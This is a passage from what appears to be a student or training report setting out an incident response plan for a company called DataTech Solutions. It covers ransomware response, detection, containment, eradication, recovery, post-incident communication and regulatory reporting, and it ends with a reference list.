 - Disable user accounts - Especially those linked to the infected system, if suspicious.
- Notify - Inform the incident response team immediately and notify stakeholders and legal authorities.
- Investigation - Determine which systems, files, or data affected and verify the availability of backups
- Respond
 - Do not pay the ransom: paying does not guarantee data recovery and encourages further attacks.
 - Restore systems from backups: ensure backups are malware-free before restoring.
 - Remove the ransomware: use trusted anti-malware tools or involve cybersecurity experts.
 - Patch Vulnerabilities: Fix weaknesses that allowed the ransomware to enter.
- Communication
 - Inform affected users the situation and provided instructions.
 - Coordinate with the communications manager to release a public statement if needed.
- Prevent
 - Strengthening defenses
 - Update software and operate systems regularly.
 - Use endpoint detection tools.
 - Train Employees: Teach staff to recognize phishing attempts and other threats.

3. Creating a secure environment with tools to test, analyze, and respond to cybersecurity threats.

- Sandboxing Environments for malware analysis
 - Sandbox is a safe, isolated setup to test suspicious files or software without affecting the real system, Can Analyze malware behavior and understand its impact.
- Vulnerability Scanners and penetration testing tools
 - Tools to identify weaknesses in systems and simulate attacks to test defenses. Used to find and fix security holes before attackers can exploit them.
- Cloud monitoring systems
 - Tools that monitor cloud infrastructure for threats and suspicious activity, can detect, analyze, and respond to incidents in cloud services.

4. Training Employees and Teams

- Regular Phishing Simulations
 - Fake phishing emails are sent to test employees' ability to spot scams, to teach employees to identify and avoid phishing attacks.
- Cloud security best practices
 - Educate employees on how to use cloud systems securely, to prevent accidental leaks or breaches in cloud services
- Incident Response Drills
 - Practice exercises where teams respond to simulated security incidents, to prepare teams to act quickly and correctly during a real incident.

Detection and analysis

Actions:

- Use tools to detect suspicious activity
 - SIEM systems: Tools like Splunk analyze logs and send alerts for unusual behavior.
 - Endpoint protection: software like CrowdStrike detects and blocks malware on devices.
 - Network traffic monitoring: watches for unusual patterns, like traffic spikes that could indicate a DDoS attack.

- Verify and classify the incident
 - Double-check that the activity is a real security threat, not a false alarm
 - Decide the type of incident
 - Assess severity: Determine how serious the incident is and what critical systems or data might be affected.

- Collect Evidence
 - Save important data for investigation, such as:
 - System logs: records of system activity
 - Memory Dumps: snapshots of system memory to analyze malware behavior
 - Network traffic: data showing how the attack spread and where it came from

Containment

Actions:

- Short term containment
 - For phishing
 - Disable accounts that might be compromised.
 - Block access to harmful websites or domains linked to the phishing attacks
 - For DDoS Attacks
 - Redirect incoming traffic to protection service like AWS shield to manage the overload.
- For Malware:
 - Disconnect infected devices from the network to stop the malware from spreading.
- Long-Term Containment
 - Fix Weaknesses - Apply patches to cloud systems and applications to close security gaps.
 - Stronger security - Add extra layers of protection, like multi-factor authentication, to prevent unauthorized access.

Eradication

Actions:

- Malware
 - Clean Infected Systems: Use antivirus or endpoint detection and response (EDR) tools to remove malware.
 - Understand the Threat: Analyze the malware in a safe environment (sandbox) to learn how it works and how to block it in the future.
- Cloud Vulnerabilities
 - Fix Configuration Issues: Adjust settings in affected cloud services to block security holes.
 - Remove Unauthorized Access: Kick out any unknown users or processes added by the attacker.
 - Thoroughly Scan for Leftover Threats: Check all systems to ensure no malware or vulnerabilities remain.

Recovery

- Restore Systems:
 - Use backups to recover lost data.
 - Rebuild systems in a safe, secure environment.
- Test Systems:
 - Make sure everything works correctly after recovery.
 - Fix any vulnerabilities that caused the issue.
- Monitor Closely:
 - Watch for any unusual activity to ensure the threat is completely gone.

Post-Incident Analysis

1. Conducting a Thorough Incident Review

- Action - After recovering from an incident, the Incident Response Team (IRT) at DataTech Solutions will hold a meeting to review the entire event.
- Purpose - To analyze how the incident happened, what went wrong, what actions were effective, and what could be improved for future incidents.

2. Communication Protocols

➤ Final Report to Stakeholders

When a security incident happens, the responsibility for reporting and resolving it lies primarily with the Incident Response Team (IRT). The main tasks are,

- Summarizing the Incident:
 - What happened in the incident.
 - How the issue was resolved.
 - The present status of the incident.

- Who is responsible:
 - The Incident Response Team (IRT) leads the process. This team includes security analysts, IT staff, legal advisors, and sometimes PR teams.
 - Company leadership oversees and ensures the report is shared with clients and stakeholders transparently.
- Transparency with Stakeholders:
 - The final report is shared with key groups, such as company leadership, clients, and other stakeholders, to ensure everyone understands the situation and what was done to fix it.

➤ Regulatory Reporting

- Responsibility:
 - The legal team ensures compliance with laws like GDPR and CCPA.
 - It is their duty to notify regulatory authorities within the required timeframe (e.g., GDPR requires notification within 72 hours of discovering the breach).
- Details on GDPR and CCPA:
 - GDPR (Europe): Protects personal data for EU residents, like names, addresses, and financial information.
 - CCPA (California): Gives California residents control over their personal data, including the right to know what data is collected and request its deletion.

➤ Client Communication

- Responsibility:
 - The Customer Service Team or PR Team informs affected customers.
 - They collaborate with the IRT and legal teams to provide accurate and transparent information.
- What to Communicate:

- Notify the customers about what data was exposed.
- Explain the steps being taken to fix the issue.
- Provide guidance on what customers should do to protect themselves.
- Future Protection:
 - Reassure customers by explaining what improvements the company is making to prevent similar incidents in the future.

➤ Logging Incident Findings

- Documentation - Create a detailed log of the entire incident, including:
 - How it occurred.
 - The impact.
 - Steps taken during detection, response, and recovery.
 - Recommendations for improvement.
- Knowledge Base - Add this documentation to the company's internal knowledge base for future training and reference.
-

➤ Conducting Forensic Analysis

- Timeline Analysis - Identify the exact timeline of the attack, including when it started, how it progressed, and when it was resolved.
- Attack Vector Analysis - Determine how the attackers gained access (e.g., phishing, software vulnerability).
- Effectiveness of Response - Assess whether the response plan was effective or if there were delays, miscommunications, or inefficiencies.
- Root Cause - Pinpoint the vulnerabilities that allowed the attack to happen, such as weak passwords, unpatched systems, or human error.

➤ System Restoration

- Patching and Updates - Ensure all systems are updated with the latest security patches to prevent the same issue.
- Enhanced Security Measures - Add new security layers if needed, such as stricter access controls, more robust firewalls, or improved monitoring tools.

➤ Reviewing System Configurations

- Firewall and Network Controls - Check firewall rules, VPN configurations, and network traffic monitoring to ensure all settings are optimized for security.
- Access Controls - Limit access to sensitive systems and data to only those who need it.
- Secure Backup Systems - Verify that backup systems are configured properly and test recovery processes to ensure reliability.

➤ Documenting Lessons Learned

- Detailed Report - Write a clear and concise summary of what worked well and what didn't.
- Incident Response Plan Update - Revise the existing response plan to reflect these findings and ensure it's ready for future incidents.

References

- ASBIS, 2025. *Windows Server 2025*. [Online]
Available at: <https://www.asbis.com/microsoft-servers>
[Accessed 24 01 2025].
- AVFirewalls, n.d. *Fortinet FortiGate Next Generation Firewalls / AVFirewalls.com*. [Online]
Available at: <https://www.avfirewalls.com/Firewalls.asp>
[Accessed 24 01 2025].
- Cisco, 2024. *Cisco 4000 Series Integrated Services Routers*. [Online]
Available at: <https://www.cisco.com/site/us/en/products/networking/sdwan-routers/4000-series-integrated-services-routers/index.html>
[Accessed 24 01 2025].
- Fox, N., 2021. *Cuckoo Sandbox Overview*. [Online]
Available at: <https://www.varonis.com/blog/cuckoo-sandbox>
[Accessed 25 01 2025].
- geeksforgeeks, 2020. *Introduction to AWS Simple Storage Service (AWS S3)*. [Online]
Available at: <https://www.geeksforgeeks.org/introduction-to-aws-simple-storage-service-aws-s3/>
[Accessed 25 01 2025].
- Hanna, K., 2021. *What is Snort and how does it work?*. [Online]
Available at: <https://www.techtarget.com/searchnetworking/definition/Snort>
[Accessed 24 01 2025].
- Hernandez, J., 2019. *What is Apache? In-Depth Overview of Apache Web Server*. [Online]
Available at: <https://www.sumologic.com/blog/apache-web-server-introduction/>
[Accessed 25 01 2025].
- Hewlett Packard Enterprise, 2024. *HPE StoreOnce Systems*. [Online]
Available at: <https://www.hpe.com/psnow/doc/c04328820>
[Accessed 25 01 2025].
- Kidd, C., 2022. *What Is Splunk & What Does It Do? An Introduction To Splunk*. [Online]
Available at: https://www.splunk.com/en_us/blog/learn/what-splunk-does.html
[Accessed 24 01 2025].
- Kiteworks, 2023. *Everything You Need to Know About AES-256 Encryption*. [Online]
Available at: <https://www.kiteworks.com/risk-compliance-glossary/aes-256-encryption/>
[Accessed 25 01 2025].
- KOENIG, 2022. *What is Amazon VPC? - Amazon Virtual Private Cloud / Koenig Solutions*. [Online]
Available at: https://www.koenig-solutions.com/blog/what-is-vpc-in-aws?keyword=&device=c&gad_source=1
[Accessed 24 01 2025].
- Neo4j, n.d. *Neo4j - Overview*. [Online]
Available at: https://www.tutorialspoint.com/neo4j/neo4j_overview.htm
[Accessed 24 01 2025].

Solarwind, n.d. *Network Analysis Tool - Network Analyzer / SolarWinds*. [Online]
Available at: <https://www.solarwinds.com/netflow-traffic-analyzer/use-cases/network-analyzer>
[Accessed 24 01 2025].

“What Is an ALE Formula? (and How to Use It).” *Indeed Career Guide*, 2024, www.indeed.com/career-advice/career-development/ale-formula.

“Publications.” *ENISA*, www.enisa.europa.eu/publications.

“SANS Cyber Security Certifications & Research.” *Www.sans.org*, www.sans.org/apac/.

Ponemon Institute. “Home.” *Ponemon Institute*, 2023, www.ponemon.org/.

IBM. *Cost of a Data Breach Report 2024*. 2024.

Moozakis, Chuck. “What Is Wireless (Communication)?” *SearchMobileComputing*, 2023,
www.techtarget.com/searchmobilecomputing/definition/wireless

Anand, Chaitanya. “AWS Network Firewall: An Overview.” *Cloud Training Program*, K21Academy, 14 June 2023,
k21academy.com/amazon-web-services/aws-network-firewall-an-overview/.